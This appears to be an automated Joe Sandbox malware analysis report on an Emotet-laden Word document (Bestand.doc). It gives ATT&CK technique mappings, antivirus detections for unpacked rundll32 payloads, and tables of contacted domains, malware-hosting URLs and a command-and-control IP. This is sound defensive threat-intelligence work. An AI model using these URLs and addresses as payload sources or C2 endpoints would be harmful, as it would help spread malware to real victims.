
- Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1 1	Disable or Modify Tools 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 3	E In N C

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Default Accounts	Scripting 3 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information 3	LSASS Memory	File and Directory Discovery 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Encrypted Channel 2	E R C
Domain Accounts	Native API 1	Logon Script (Windows)	Logon Script (Windows)	Scripting 3 2	Security Account Manager	System Information Discovery 2 6	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	E T L
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1	NTDS	Security Software Discovery 3 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	S S
Cloud Accounts	Command and Scripting Interpreter 2 1 1	Network Logon Script	Network Logon Script	Masquerading 1 1	LSA Secrets	Virtualization/Sandbox Evasion 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	M D C
Replication Through Removable Media	PowerShell 3	Rc.common	Rc.common	Virtualization/Sandbox Evasion 2	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Ja D S
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	R A
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Hidden Files and Directories 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	D In P
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Rundll32 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	R B


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Bestand.doc	61%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
12.2.rundll32.exe.2c0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
16.2.rundll32.exe.1d0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.250000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.2.rundll32.exe.6f0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.210000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.220000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
18.2.rundll32.exe.210000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
8.2.rundll32.exe.220000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
7.2.rundll32.exe.6c0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.210000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.rundll32.exe.2d0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.2.rundll32.exe.7a0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
14.2.rundll32.exe.210000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
sarture.com	2%	Virustotal		Browse
hangarlastik.com	6%	Virustotal		Browse
seo.udaipurkart.com	6%	Virustotal		Browse
padreescapes.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://hangarlastik.com/cgi-sys/suspendedpage.cgi	2%	Virustotal		Browse
http://hangarlastik.com/cgi-sys/suspendedpage.cgi	0%	Avira URL Cloud	safe	
http://padreescapes.com	1%	Virustotal		Browse
http://padreescapes.com	0%	Avira URL Cloud	safe	
http://5.2.136.90/1b05ye92bd1jr3/zyv623ztls/15s4sj3gl56q/	0%	Avira URL Cloud	safe	
http://hangarlastik.comp	0%	Avira URL Cloud	safe	
http://hangarlastik.com	0%	Avira URL Cloud	safe	
http://https://brettshawmagic.com/content/Y/	100%	Avira URL Cloud	malware	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://hangarlastik.com/cgi-bin/Ui4n/	100%	Avira URL Cloud	malware	
http://https://cafecentral.vincoorbisdev.com/wp-admin/VZX9BU/	100%	Avira URL Cloud	malware	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://sarture.com/wp-includes/JD8/	100%	Avira URL Cloud	malware	
http://sarture.com	0%	Avira URL Cloud	safe	
http://padreescapes.com/blog/0l/	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://seo.udaipurkart.com/rx-5700-6hnr7/Sgms/	100%	Avira URL Cloud	malware	
http://seo.udaipurkart.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
sarture.com	173.255.195.246	true	true	• 2%, Virustotal, Browse	unknown
hangarlastik.com	89.252.164.58	true	true	• 6%, Virustotal, Browse	unknown
seo.udaipurkart.com	103.92.235.25	true	true	• 6%, Virustotal, Browse	unknown
padreescapes.com	66.153.205.191	true	true	• 1%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://hangarlastik.com/cgi-sys/suspendedpage.cgi	true	• 2%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://5.2.136.90/1b05ye92bd1jr3/zyv623ztls/15s4sj3gl56q/	true	• Avira URL Cloud: safe	unknown
http://hangarlastik.com/cgi-bin/Ui4n/	true	• Avira URL Cloud: malware	unknown
http://sarture.com/wp-includes/JD8/	true	• Avira URL Cloud: malware	unknown
http://padreescapes.com/blog/0l/	true	• Avira URL Cloud: safe	unknown
http://seo.udaipurkart.com/rx-5700-6hnr7/Sgms/	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	rundll32.exe, 0000000D.0000000 2.2104055243.0000000002010000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000006.0000000 2.2097659737.0000000001BA0000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2095270294.000 0000001E80000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2097228304.000000000 2020000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2099371824.0000000001E8000 0.00000002.00000001.sdmp, rund ll32.exe, 0000000D.00000002.21 04055243.0000000002010000.0000 0002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000006.0000000 2.2097659737.0000000001BA0000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2095270294.000 0000001E80000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2097228304.000000000 2020000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2099371824.0000000001E8000 0.00000002.00000001.sdmp, rund ll32.exe, 0000000D.00000002.21 04055243.0000000002010000.0000 0002.00000001.sdmp	false		high
http://padreescapes.com	powershell.exe, 00000005.00000 002.2098035314.0000000003B3A00 0.00000004.00000001.sdmp	true	• 1%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://hangarlastik.comp	powershell.exe, 00000005.00000 002.2098001005.0000000003B1D00 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://hangarlastik.com	powershell.exe, 00000005.00000 002.2097223327.000000000378400 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://brettshawmagic.com/content/Y/	powershell.exe, 00000005.00000 002.2097223327.000000000378400 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000006.0000000 2.2098909375.0000000001D87000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2095548608.000 0000002067000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2097503957.000000000 2207000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000006.0000000 2.2097659737.0000000001BA0000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2095270294.000 0000001E80000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2097228304.000000000 2020000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2099371824.0000000001E8000 0.00000002.00000001.sdmp, rund ll32.exe, 0000000D.00000002.21 04055243.0000000002010000.0000 0002.00000001.sdmp	false		high
http://www.piriform.com/cclea	powershell.exe, 00000005.00000 002.2092843138.000000000037400 0.00000004.00000020.sdmp	false		high
http://https://cafecentral.vincoorbisdev.com/wp-admin/VZX9BU/	powershell.exe, 00000005.00000 002.2097223327.000000000378400 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000006.0000000 2.2098909375.0000000001D87000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2095548608.000 0000002067000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2097503957.000000000 2207000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.icra.org/vocabulary/.	rundll32.exe, 00000006.00000002.2098909375.0000000001D87000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2095548608.0000002067000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2097503957.000000002207000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000005.00002.2094377918.0000000002390000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2096621734.00000000028B0000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2099765117.00000000027F0000.00000002.00000001.sdmp	false		high
http://investor.msn.com/	rundll32.exe, 00000006.00000002.2097659737.0000000001BA0000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2095270294.0000001E80000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2097228304.000000002020000.00000002.00000001.sdmp, rundll32.exe, 00000009.00002.2099371824.0000000001E80000.00000002.00000001.sdmp, rundll32.exe, 0000000D.00000002.2104055243.0000000002010000.00000002.00000001.sdmp	false		high
http://sarture.com	powershell.exe, 00000005.00002.2098035314.0000000003B3A000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.piriform.com/ccleaner	powershell.exe, 00000005.00002.2092873286.00000000003C100.00000004.00000020.sdmp	false		high
http://www.%s.comPA	powershell.exe, 00000005.00002.2094377918.0000000002390000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2096621734.00000000028B0000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2099765117.00000000027F0000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2101892214.00000000027A0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://seo.udaipurkart.com	powershell.exe, 00000005.00002.2098035314.0000000003B3A000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
89.252.164.58	unknown	Turkey		51559	NETINTERNETNetinternetBilisimTeknolojileriASTR	true
173.255.195.246	unknown	United States		63949	LINODE-APLinodeLLCUS	true
5.2.136.90	unknown	Romania		8708	RCS-RDS73-75DrStaicoviciRO	true
103.92.235.25	unknown	India		138251	ZINIOSS-AS-INZiniosInformationTechnologyPvtLtdIN	true
66.153.205.191	unknown	United States		21565	AS21565US	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	337085
Start date:	07.01.2021
Start time:	18:35:17
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 30s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Bestand.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@34/8@4/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 93.4% (good quality ratio 89.9%) • Quality average: 74.9% • Quality standard deviation: 25.4%
HCA Information:	• Successful, ratio: 94% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
18:35:38	API Interceptor	1x Sleep call for process: msg.exe modified
18:35:39	API Interceptor	42x Sleep call for process: powershell.exe modified
18:35:44	API Interceptor	965x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
89.252.164.58	arc-NZY886292.doc	Get hash	malicious	Browse	• hangarlastik.com/cgi-bin/Ui4n/
5.2.136.90	dat_513543.doc	Get hash	malicious	Browse	• 5.2.136.90/04rd/6w3hm75k6ju730vl/l0qiyvbr6/vmtc1/bd9090pvenbvbzuu/
	PACK.doc	Get hash	malicious	Browse	• 5.2.136.90/6d6v7rdk92yimvk/99aw7ok625toqmkhj7c/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	pack 2254794.doc	Get hash	malicious	Browse	• 5.2.136.90/76cxdz6xxj/u15u3hf6xq6us/0vtcgy/tltp48/51u1dif1fy5wlgpgf/
	DATA-480841.doc	Get hash	malicious	Browse	• 5.2.136.90/6tycsc/
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• 5.2.136.90/gv38bn75mnjox2y/c6b9ni4/vj3ut3/kld53/bp623/r5qw7a8y6jtlf9qu/
	pack-91089 416755919.doc	Get hash	malicious	Browse	• 5.2.136.90/9ormjijma/sd2xibclmrp5oftlrxf/
	Adjunto.doc	Get hash	malicious	Browse	• 5.2.136.90/nmjn7tw17/z6mjkdfb6xb/85tf0qh6u/bqo6i0tmr9bo/
	arc-NZY886292.doc	Get hash	malicious	Browse	• 5.2.136.90/zpm1364ks766bq5tfgm/of4c87wiptl9gmt2iai/xi3tkrikfkjmyw07j7s/8758g9rolh/96kjwl7hgnpltacdm2/gdi8d56ispt49sa36ql/
	NQN0244_012021.doc	Get hash	malicious	Browse	• 5.2.136.90/xgyqftp8/ypox5kzx24gfln5utkh/ejrffzc54r5vq/itkmc/prx4/
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• 5.2.136.90/tqndp5p5qacps4njp6/p6z0bktcdw7ja/i1rph/
	Scan-0767672.doc	Get hash	malicious	Browse	• 5.2.136.90/7hs0yieqcvglex40v9/th111ygicc1htiecx/eto0vvpramp eftpmcc/
	Documento-2021.doc	Get hash	malicious	Browse	• 5.2.136.90/n5z35/rncfyghpt3nn9/twyyh8xn/dm5hb/
	informazioni-0501-012021.doc	Get hash	malicious	Browse	• 5.2.136.90/kcdo20u2bqptv6/
	rapport 40329241.doc	Get hash	malicious	Browse	• 5.2.136.90/6s0p53atjr9ihwygvd/svxo4o84aueyhj9v5m/5lqp30jb/g0ur1kwrzvgj3o0gmmo/dw8my2m1fzzo/
	info_39534.doc	Get hash	malicious	Browse	• 5.2.136.90/5ciqo/dhqbj3xw/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Dati_012021_688_89301.doc	Get hash	malicious	Browse	• 5.2.136.90/l7tybna/g7nyjudv6/gf8bykzqxpzupj/wr2o0u8id88pf7dgmx3/9zupu1q7mb/wtjo6ov5niso7jo0n/
	2199212_20210105_160680.doc	Get hash	malicious	Browse	• 5.2.136.90/vcpu82n/rvhhoco3em4jtl/qxey084opeuhirghxzs/bm8x5w07go1ogzflbv/32imx8ryeb30/bd7tg46kn/
	ARCHIVO_FILE.doc	Get hash	malicious	Browse	• 5.2.136.90/ji02pdi/39rfb96opn/
	doc_X_13536.doc	Get hash	malicious	Browse	• 5.2.136.90/glhz448zi9act/ieva/q040/sl9198fns4q2/
	REP380501 040121.doc	Get hash	malicious	Browse	• 5.2.136.90/09hsu3aavqd4/8opns7c/oxp5fp7awb/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
hangarlastik.com	arc-NZY886292.doc	Get hash	malicious	Browse	• 89.252.164.58

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
RCS-RDS73-75DrStaicoviciRO	dat_513543.doc	Get hash	malicious	Browse	• 5.2.136.90
